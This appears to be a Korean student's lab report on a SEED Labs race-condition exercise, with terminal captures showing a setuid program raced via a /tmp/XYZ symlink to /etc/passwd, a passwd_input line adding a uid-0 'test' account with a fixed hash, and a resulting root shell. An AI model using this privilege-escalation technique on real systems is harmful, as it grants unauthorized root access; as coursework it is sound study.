
Race Condition 실습 보고서 _2022111354 한아림

먼저 해당 명령어를 통해 무장을 해제해주었다. 그 후 git clone 명령어를 통해 나의 저장소를 생성하였다.


```
[12/04/23]seed@VM:~$ git clone https://github.com/kevin-w-du/BookCode.git
Cloning into 'BookCode'...
remote: Enumerating objects: 757, done.
remote: Counting objects: 100% (116/116), done.
remote: Compressing objects: 100% (55/55), done.
remote: Total 757 (delta 60), reused 95 (delta 56), pack-reused 641
Receiving objects: 100% (757/757), 458.58 KiB | 1.15 MiB/s, done.
Resolving deltas: 100% (239/239), done.
[12/04/23]seed@VM:~$
```

ls 명령어를 통해 확인해보니, 정상적으로 'BookCode' 저장소가 생성된 것을 확인할 수 있었다.




cd 명령어를 통한 디렉터리 이동도 정상적으로 수행됨을 확인하였다.


그 후 다시 홈으로 돌아와 14week 이라는 디렉터리를 생성해주었다. 그 후 생성한 디렉터리로 이동하였다.



디렉터리로 이동한 후 다시 BookCode 로 이동하고, 이어 Race_Condition 으로 이동하였다.



그 후 ll명령어를 통해 상태를 확인하고, 아래 명령어들을 순차적으로 실행한다.



```
seed@VM: ~/14week
[12/04/23]seed@VM:~/.../Race_Condition$ cp *  ~/14week/
[12/04/23]seed@VM:~/.../Race_Condition$ cd ~/14week/
[12/04/23]seed@VM:~/14week$ ll
total 28
-rw-rw-r-- 1 seed seed  238 Dec  4 03:06 attack_process.c
-rw-rw-r-- 1 seed seed   44 Dec  4 03:06 passwd_input
-rw-rw-r-- 1 seed seed   33 Dec  4 03:06 README.md
-rw-rw-r-- 1 seed seed 1195 Dec  4 03:06 repeat.c
-rw-rw-r-- 1 seed seed  329 Dec  4 03:06 sticky_experiment.c
-rwxrwxr-x 1 seed seed  219 Dec  4 03:06 target_process.sh
-rw-rw-r-- 1 seed seed  419 Dec  4 03:06 vulp.c
[12/04/23]seed@VM:~/14week$
```

그 후 geidt을 통해 vulp.c 파일에 접근하였다.

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ gedit vulp.c &
[1] 2892
[12/04/23]seed@VM:~/14week$
```

이후 vulp.c의 편집창을 닫지 않은 상태에서 geidt attack_process.c 명령어를 사용한다.

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ gedit vulp.c &
[1] 2892
[12/04/23]seed@VM:~/14week$ gedit attack_process.c &
[2] 2906
[12/04/23]seed@VM:~/14week$
```

그 후 cat 명령어를 통해 target_process.sh 에 작업한다.

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ gedit vulp.c &
[1] 2892
[12/04/23]seed@VM:~/14week$ gedit attack_process.c &
[2] 2906
[12/04/23]seed@VM:~/14week$ cat target_process.sh
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
   ./vulp < passwd_input
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"


[2]+  Done                    gedit attack_process.c
[12/04/23]seed@VM:~/14week$
```


이후 다시 gedit을 통해 repeat.c 파일 편집창을 연다. 아직 이전의 편집창들을 닫아서는 안 된다.

```
[2]+  Done                      gedit attack_process.c
[12/04/23]seed@VM:~/14week$ gedit repeat.c &
[2] 2927
[12/04/23]seed@VM:~/14week$
```


이후 ll 명령어를 통해 현 상태를 확인한 결과, 아래와 같았다.


```
[12/04/23]seed@VM:~/14week$ ll
total 28
-rw-rw-r-- 1 seed seed  238 Dec  4 03:06 attack_process.c
-rw-rw-r-- 1 seed seed   44 Dec  4 03:06 passwd_input
-rw-rw-r-- 1 seed seed   33 Dec  4 03:06 README.md
-rw-rw-r-- 1 seed seed 1195 Dec  4 03:06 repeat.c
-rw-rw-r-- 1 seed seed  329 Dec  4 03:06 sticky_experiment.c
-rwxrwxr-x 1 seed seed  219 Dec  4 03:06 target_process.sh
-rw-rw-r-- 1 seed seed  419 Dec  4 03:06 vulp.c
[2]+  Done                    gedit repeat.c
[12/04/23]seed@VM:~/14week$
```

다음으로는 cat 명령어를 사용하여 passwd_input 내용을 확인한다. 그 결과는 아래와 같았다.



그 후 sudo의 권한으로 아래 명령어를 입력하여 수행한다.







```
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[12/04/23]seed@VM:~/14week$
```


이후 다시 한번 cat 명령어를 통해 passwd_input을 불러내면, 아래와 같이 출력되는 것을 확인할 수 있다.

```
[12/04/23]seed@VM:~/14week$ cat passwd_input
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```


또 다시 ll 명령어를 통해 현 상태를 확인해본 결과, 아래와 같았다.




이후 gcc 명령어를 통해 vulp.c 파일을 컴파일하고, ll 명령어로 상태를 다시 확인해주었다.



그 후 파일에 대한 권한들을 수정해주었다. 그 후 다시 ll 명령어로 상태를 확인해주었다.




이후 다시 gcc 컴파일러를 통해 attack_process.c 파일을 컴파일한다. 이후 테스트삼아 생성한 실행 파일을 실행해보고, 나와본다. 이어 다음 명령어들을 수행하였다.




```
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:21 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$ ./attack_process
^C
```


이후 target_process.sh 를 실행하였더니, 아래와 같은 결과가 나왔다. 그 후 다시 ll 명령어를 통해 상태를 확인하였다.

```
[12/04/23]seed@VM:~/14week$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```




그 후 다시 target_process.sh 를 geidt 으로 열어보았다. 이후 새 터미널을 하나 더 실행하였다.


이후 새로운 창에서도 14week 디렉터리로 이동 후 ll 명령어를 실행해보았다.



이어 새로운 창에 attack_process 를 실행하고, 그 상태에서 기존 창에 cat 명령어로 하단과 같이 입력한다. 결과는 아래와 같았다.



그 상태에서 아래 명령어들을 순차적으로 실행해주었다. 그 결과는 아래와 같았다.



```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ ll /temp/X
ls: cannot access '/temp/X': No such file or directory
[12/04/23]seed@VM:~/14week$
```

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:32 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$
```

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:32 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:32 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:32 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Dec  4 03:32 /tmp/XYZ -> /dev/null
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Dec  4 03:32 /tmp/XYZ -> /dev/null
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Dec  4 03:32 /tmp/XYZ -> /dev/null
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Dec  4 03:32 /tmp/XYZ -> /dev/null
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:32 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Dec  4 03:32 /tmp/XYZ -> /etc/passwd
[12/04/23]seed@VM:~/14week$
```

```
[12/04/23]seed@VM:~/14week$ ll
total 68
-rwxrwxr-x 1 seed seed 16800 Dec  4 03:20 attack_process
-rw-rw-r-- 1 seed seed   238 Dec  4 03:06 attack_process.c
-rw-rw-r-- 1 seed seed    44 Dec  4 03:06 passwd_input
-rw-rw-r-- 1 seed seed    33 Dec  4 03:06 README.md
-rw-rw-r-- 1 seed seed  1195 Dec  4 03:06 repeat.c
-rw-rw-r-- 1 seed seed   329 Dec  4 03:06 sticky_experiment.c
-rwxrwxr-x 1 seed seed   219 Dec  4 03:06 target_process.sh
-rwsr-xr-x 1 root seed 17016 Dec  4 03:18 vulp
-rw-rw-r-- 1 seed seed   419 Dec  4 03:06 vulp.c
[12/04/23]seed@VM:~/14week$
```

그 후 기존 파일에서 다시 target_process.sh 를 입력하였다. 실행 결과는 아래와 같았다.

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
```

그 후 이전 명령어를 다시 실행해보았는데, 그 결과는 아래와 같았다.

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ ll /tmp/XYZ
-rw-rw-r-- 1 root seed 134156 Dec  4 03:34 /tmp/XYZ
[12/04/23]seed@VM:~/14week$
```

이후 cat 명령어를 통해 아래 사항을 확인하였다.


```
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[12/04/23]seed@VM:~/14week$
```

```
seed@VM: ~/14week
[12/04/23]seed@VM:~/14week$ su test
```

```
Password:
root@VM:/home/seed/14week# exit
exit
```

이후 su test 를 실행해본 결과, 위와 같았다. 그 후 다시 cat 명령어를 실행하였다.

```
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[12/04/23]seed@VM:~/14week$
```



그 후 다시 su test 를 실행하고 아래와 같이 입력하니, 아래와 같이 결과가 성공적으로 출력되었다.